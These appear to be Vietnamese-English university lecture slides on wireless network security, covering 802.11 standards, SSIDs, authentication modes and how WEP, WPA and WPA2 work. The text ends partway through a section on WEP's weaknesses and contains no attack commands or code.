

NHẬP MÔN BẢO ĐẢM VÀ AN NINH THÔNG TIN

BÀI 6

BẢO MẬT MẠNG KHÔNG DÂY

Nội dung

1. Tổng quan
2. Phân loại
3. Các kiểu chứng thực
4. WEP, WPA và WPA2
5. Các mối đe dọa
6. Phương pháp tấn công
7. Công cụ tấn công
8. Biện pháp phòng chống
9. Công cụ bảo mật Wi-fi

Tổng quan

- Wi-Fi is developed on **IEEE 802.11 standards**, and it is widely used in wireless communication. It provides **wireless access** to applications and data across a radio network.
- Wi-Fi sets up numerous ways to build up a connection between the **transmitter** and the **receiver** such as DSSS, FHSS, Infrared (IR) and OFDM.

Advantages

- Installation is fast and easy and eliminates wiring through walls and ceilings
- It is easier to provide connectivity in areas where it is difficult to lay cable
- Access to the network can be from anywhere within range of an access point
- Public places like airports, libraries, schools or even coffee shops offer you constant Internet connection using Wireless LAN

Disadvantages

- Security is a big issue and may not meet expectations
- As the number of computers on the network increases, the bandwidth suffers
- Wi-Fi standards changed which results in replacing wireless cards and/or access points
- Some electronic equipment can interfere with the Wi-Fi networks

Tổng quan

Wi-Fi Hotspots at Public Places



You will find **free Wi-Fi access** available in coffee shops like bookstores, offices, airport terminals, schools, hotels, communities, and other public places

Tổng quan


Wi-Fi Networks at Home

Wi-Fi networks at home allow you to be wherever you want with laptop, iPad, or handheld device, and not have to make holes for hide Ethernet cables




Phân loại

Types of Wireless Networks




Extension to a Wired Network



Multiple Access Points



LAN-to-LAN Wireless Network



3G Hotspot

Phân loại

Wireless Standards

802.11a	Bandwidth up to 54 Mbps and signals in a regulated frequency spectrum around 5 GHz
802.11b	Bandwidth up to 11 Mbps , and uses the unregulated radio signaling frequency (2.4 GHz)
802.11g	Bandwidth up to 54 Mbps , and it uses the 2.4 GHz frequency for greater range
802.11i	A standard for Wireless Local Area Networks (WLANs) that provides improved encryption for networks that use 802.11a, 802.11b and 802.11g standards
802.11n	Uses multiple input, multiple output (MIMO) technology to give Wi-Fi more speed (over 100Mbps) and range
802.16	A group of broadband wireless communications standards for Metropolitan Area Networks (MANs)
Bluetooth	Supports a very short range (~10 meters) and relatively low bandwidth (1-3 Mbps) designed for low-power network devices like handhelds

Phân loại

Chuẩn	Thời điểm	Tốc độ tối đa	Tần số	Đặc điểm
802.11a	1999	54 Mbps	5 GHz	Tránh được nhiễu từ các thiết bị sử dụng băng tần 2.4 GHz nhưng phạm vi phủ sóng ngắn hơn
802.11b	1999	11 Mbps	2.4 GHz	Tốc độ thấp hơn, nhưng phạm vi phủ sóng rộng hơn so với 802.11a
802.11g	2003	54 Mbps	2.4 GHz	Kết hợp tốc độ cao của 802.11a và phạm vi của 802.11b. Tuy nhiên, dễ bị nhiễu
802.11n (Wifi 4)	2009	600 Mbps	2.4 GHz và 5 GHz	Sử dụng công nghệ MIMO (Multiple Input, Multiple Output) để cải thiện tốc độ và phạm vi
802.11ac (Wifi 5)	2014	6.9 Gbps	5GHz	Sử dụng MU-MIMO (Multi-User MIMO) để hỗ trợ nhiều thiết bị cùng lúc. Phổ biến trong các thiết bị hiện đại

Phân loại

Chuẩn	Thời điểm	Tốc độ tối đa	Tần số	Đặc điểm
802.11ax (Wifi 6/ Wifi 6E)	2019	9.6 Gbps	2.4 GHz và 5 GHz, 6 GHz (Wifi 6E)	Tăng hiệu suất, giảm độ trễ trong môi trường đông đúc (như văn phòng hoặc nhà thông minh)
802.11ad		7 Gbps	60 GHz	Dùng trong kết nối ngắn, tốc độ cực cao (như truyền dữ liệu giữa thiết bị)
802.11ay (Wigig)		20 Gbps	60 GHz	Dùng trong kết nối ngắn, tốc độ cực cao (như truyền dữ liệu giữa thiết bị)
802.11 be (Wifi 7)	2024 +	46 Gbps	2.4 GHz, 5 GHz, 6 GHz	Tăng cường hiệu suất cho băng thông lớn và ứng dụng yêu cầu tốc độ cao

Phân loại

Service Set Identifier (SSID)



SSID

1. Độ dài tối đa:

- SSID có thể dài tối đa **32 ký tự**.
- Các ký tự có thể bao gồm chữ cái, số, ký tự đặc biệt và khoảng trắng.

2. Phân biệt chữ hoa và chữ thường:

- SSID phân biệt chữ hoa và chữ thường. Ví dụ, "HomeWiFi" và "homewifi" là hai SSID khác nhau.

3. Phát sóng (Broadcast):

- **Broadcast SSID:** SSID được phát công khai, hiển thị cho các thiết bị xung quanh.
- **Hidden SSID:** SSID bị ẩn, người dùng cần nhập tên mạng thủ công để kết nối.

4. Bảo mật:

- SSID không trực tiếp ảnh hưởng đến bảo mật, nhưng việc đặt tên không dễ đoán có thể tránh được các cuộc tấn công như **SSID spoofing** hoặc **phishing**.

SSID

5. Cấu hình SSID:

- Một điểm truy cập Wi-Fi (Access Point) có thể phát nhiều SSID. Ví dụ, một router có thể phát hai SSID, một cho khách và một cho người dùng nội bộ.

6. SSID mặc định:

- SSID mặc định thường là tên của nhà sản xuất router hoặc thiết bị (ví dụ: "TP-Link_1234", "Netgear56"). Nên thay đổi SSID mặc định để tăng cường bảo mật và dễ nhận diện.

7. Phạm vi phủ sóng:


- SSID thuộc về một mạng không dây cụ thể, chỉ khả dụng trong phạm vi phủ sóng của router hoặc điểm truy cập.

8. Ứng dụng nhiều SSID:

- Trong môi trường doanh nghiệp, một router hoặc Access Point có thể phát nhiều SSID với các mức bảo mật và quyền truy cập khác nhau.


Các kiểu chứng thực

Wi-Fi Authentication Modes



Các kiểu chứng thực

Wi-Fi Authentication Process Using a Centralized Authentication Server



Các kiểu chứng thực

Công nghệ	Mã hóa	An toàn?	Ghi chú
WEP	RC4 24-bit IV	✗ Không	Bị crack vài phút
TKIP	RC4 + MIC	✗ Không	Tạm thời, đã lỗi thời
WPA	TKIP	✗ Không	Không còn khuyến nghị
WPA2-PSK	AES-CCMP	✓ Tốt	Dùng trong gia đình
WPA2-Enterprise	AES-CCMP + EAP	✓ ✓ Rất tốt	Dùng doanh nghiệp
WPA3	SAE + AES-GCMP	✓ ✓ ✓ Mạnh nhất	Thế hệ mới
EAP	Nhiều phương thức	–	Framework xác thực
802.11i	AES/CCMP	–	Chuẩn nền tảng

Các kiểu chứng thực

1. Open System Authentication (Chứng thực Hệ thống Mở)

- **Đặc điểm:**

- Không yêu cầu chứng thực hoặc mật khẩu.
- Bất kỳ thiết bị nào cũng có thể kết nối với mạng nếu biết SSID.

- **Ứng dụng:**

- Thường được sử dụng trong các mạng công cộng (Wi-Fi miễn phí ở quán cà phê, sân bay).

- **Nhược điểm:**

- Không có bảo mật, dễ bị tấn công bởi hacker.

Các kiểu chứng thực

2. Shared Key Authentication (Chứng thực Chìa khóa Chung)

- **Đặc điểm:**

- Dựa trên một chìa khóa (mật khẩu) đã chia sẻ trước đó giữa thiết bị và điểm truy cập (Access Point).
- Sử dụng mã hóa WEP (Wired Equivalent Privacy) trong các mạng cũ.

- **Quy trình:**

- Thiết bị gửi yêu cầu kết nối.
- Điểm truy cập gửi một chuỗi thách thức (challenge).
- Thiết bị mã hóa chuỗi này bằng chìa khóa chung và gửi lại.
- Nếu kết quả đúng, kết nối được thiết lập.

- **Nhược điểm:**

- WEP dễ bị tấn công (yếu về mặt bảo mật).
- Ít được sử dụng trong các mạng hiện đại.

Các kiểu chứng thực

3. WPA/WPA2/WPA3 Authentication (Wi-Fi Protected Access)

- **Đặc điểm:**
 - Tiêu chuẩn bảo mật hiện đại, thay thế cho WEP.
 - Sử dụng mã hóa mạnh hơn (TKIP cho WPA, AES cho WPA2 và WPA3).
- **Các chế độ:**
 - **Personal Mode (PSK - Pre-Shared Key):**
 - Dùng chung một mật khẩu để kết nối.
 - Thích hợp cho mạng gia đình hoặc văn phòng nhỏ.
 - **Enterprise Mode (802.1X):**
 - Sử dụng máy chủ RADIUS (Remote Authentication Dial-In User Service) để chứng thực từng người dùng.
 - Thích hợp cho mạng doanh nghiệp.

Các kiểu chứng thực

4. MAC Address Filtering (Lọc Địa chỉ MAC)

- **Đặc điểm:**
 - Dựa trên danh sách địa chỉ MAC của các thiết bị được phép hoặc bị cấm kết nối.
 - Chỉ các thiết bị có địa chỉ MAC nằm trong danh sách được phép mới có thể truy cập mạng.
- **Nhược điểm:**
 - Địa chỉ MAC có thể bị giả mạo (MAC spoofing), làm giảm tính bảo mật.

Các kiểu chứng thực

5. Captive Portal Authentication (Cổng Chứng thực)

- **Đặc điểm:**
 - Yêu cầu người dùng chứng thực qua một trang web trước khi được truy cập mạng.
 - Người dùng thường phải nhập thông tin (như tên đăng nhập và mật khẩu) hoặc chấp nhận điều khoản sử dụng.
- **Ứng dụng:**
 - Sử dụng trong Wi-Fi công cộng như khách sạn, sân bay, hoặc quán cà phê.
- **Nhược điểm:**
 - Không hoàn toàn bảo mật, dễ bị tấn công man-in-the-middle.

Các kiểu chứng thực

6. EAP (Extensible Authentication Protocol) (Giao thức Chứng thực Mở rộng)

- **Đặc điểm:**
 - Sử dụng trong chứng thực mạnh mẽ với WPA/WPA2 Enterprise.
 - Hỗ trợ nhiều phương thức chứng thực như:
 - **EAP-TLS** (Transport Layer Security): Sử dụng chứng chỉ số để bảo mật cao nhất.
 - **EAP-TTLS** (Tunneled TLS): Kết hợp chứng chỉ và mật khẩu.
 - **PEAP** (Protected EAP): Tạo kênh bảo mật trước khi truyền thông tin chứng thực.
- **Ứng dụng:**
 - Các mạng doanh nghiệp hoặc tổ chức lớn.

Các kiểu chứng thực

7. WPS (Wi-Fi Protected Setup)

- **Đặc điểm:**
 - Dễ dàng thiết lập kết nối bằng cách nhấn nút hoặc nhập mã PIN.
- **Ứng dụng:**
 - Thích hợp cho người dùng gia đình không am hiểu công nghệ.
- **Nhược điểm:**
 - Tính bảo mật thấp, dễ bị khai thác qua tấn công brute-force.

Các kiểu chứng thực

Tóm lại:

- **Mạng công cộng:** Open System hoặc Captive Portal.
- **Mạng gia đình:** WPA2/WPA3 Personal.
- **Mạng doanh nghiệp:** WPA2/WPA3 Enterprise với EAP.

WEP, WPA và WPA2

What is WEP?

 **Wired Equivalent Privacy** (WEP) is an IEEE 802.11 wireless protocol which provides security algorithms for data confidentiality during wireless transmissions

 WEP uses **24-bit initialization vector (IV)** to form stream cipher RC4 for confidentiality, and the CRC-32 checksum for integrity of wireless transmission

WEP encryption
can be easily
cracked

64-bit WEP uses a 40-bit key

128-bit WEP uses a 104-bit key size

256-bit WEP uses 232-bit key size



WEP Flaws

It was developed without:


-  Academic or public review
-  Review from cryptologists

 It has significant vulnerabilities and design flaws



WEP, WPA và WPA2

How **WEP** Works?




1. A 32-bit **Integrity Check Value** (ICV) is calculated for the frame data
2. The ICV is **appended to the end** of the frame data
3. A 24-bit **Initialization Vector** (IV) is generated and appended to the WEP encryption key
4. The combination of IV and the WEP key is used as the input to RC4 algorithm to generate a **key stream**
5. The key stream is bit-wise XORed with the combination of data and ICV to produce the **encrypted data**
6. The IV is added to the encrypted data and ICV to generate a **MAC frame**

WEP, WPA và WPA2

What is WPA?

- Wi-Fi Protected Access (WPA) is a **data encryption method** for WLANs based on 802.11 standards
- It **improves** on the authentication and encryption features of WEP (Wired Equivalent Privacy)



WEP, WPA và WPA2

What is **WPA2**?

WPA2 provides enterprise and Wi-Fi users with stronger data protection and network access control
Provides government grade security by implementing the National Institute of Standards and Technology (NIST) FIPS 140-2 compliant AES encryption algorithm

WPA2-Personal

WPA2-Personal uses a set-up password (**Pre-shared Key**, PSK) to protect unauthorized network access

In PSK mode each wireless network device encrypts the network traffic using a **256 bit key** which can be entered as a passphrase of 8 to 63 ASCII characters




WPA2-Enterprise

It includes **EAP** or **RADIUS** for centralized client authentication using multiple authentication methods, such as token cards, Kerberos, certificates etc.

Users are assigned **login credentials** by a centralized server which they must present when connecting to the network

WEP, WPA và WPA2

How WPA2 Works?



In the CCMP procedure, **additional authentication data (AAD)** is taken from the MAC header and included in the **CCM encryption** process. This protects the frame against alteration of the non-encrypted portions of the frame

A **sequenced packet number (PN)** is included in the CCMP header to protect against replay attacks. The PN and portions of the MAC header are used to generate a nonce that in turn is used by the CCM encryption process

WEP, WPA và WPA2

WEP vs. WPA vs. WPA2

Encryption	Attributes			
	Encryption Algorithm	IV Size	Encryption Key Length	Integrity Check Mechanism
WEP	RC4	24-bits	40/104-bit	CRC-32
WPA	RC4, TKIP	48-bit	128-bit	Michael algorithm and CRC-32
WPA2	AES-CCMP	48-bit	128-bit	AES-CCMP

WEP



Should be replaced with more secure WPA and WPA2

WPA, WPA2



Incorporates protection against forgery and replay attacks

VẤN ĐỀ CỦA WEP

1. Sử dụng khóa mã hóa tĩnh

- WEP sử dụng một **khóa mã hóa tĩnh** (cố định) để mã hóa dữ liệu. Khóa này không thay đổi trong suốt thời gian kết nối, khiến mạng dễ bị tấn công nếu kẻ xấu thu thập đủ dữ liệu.
- **Hậu quả:**
 - Sau khi thu thập một lượng lớn gói dữ liệu, kẻ tấn công có thể giải mã khóa WEP bằng cách sử dụng các công cụ như Aircrack-ng.

2. Độ dài khóa yếu

- WEP sử dụng các khóa mã hóa ngắn:
 - **Khóa 64-bit:** Chỉ có 40 bit được sử dụng cho mã hóa thực sự (24 bit còn lại là IV - Initialization Vector).
 - **Khóa 128-bit:** Thực tế chỉ có 104 bit cho mã hóa (24 bit là IV).
- **Hậu quả:**
 - Độ dài khóa ngắn làm giảm độ phức tạp của mã hóa, dễ bị tấn công brute-force.

VẤN ĐỀ CỦA WEP

3. Initialization Vector (IV) quá ngắn

- IV là một giá trị ngẫu nhiên được sử dụng cùng với khóa để mã hóa gói dữ liệu. Trong WEP:
 - IV chỉ có 24 bit, quá ngắn để đảm bảo không trùng lặp.
 - Khi gửi nhiều gói dữ liệu, IV sẽ bị lặp lại (reused IV).
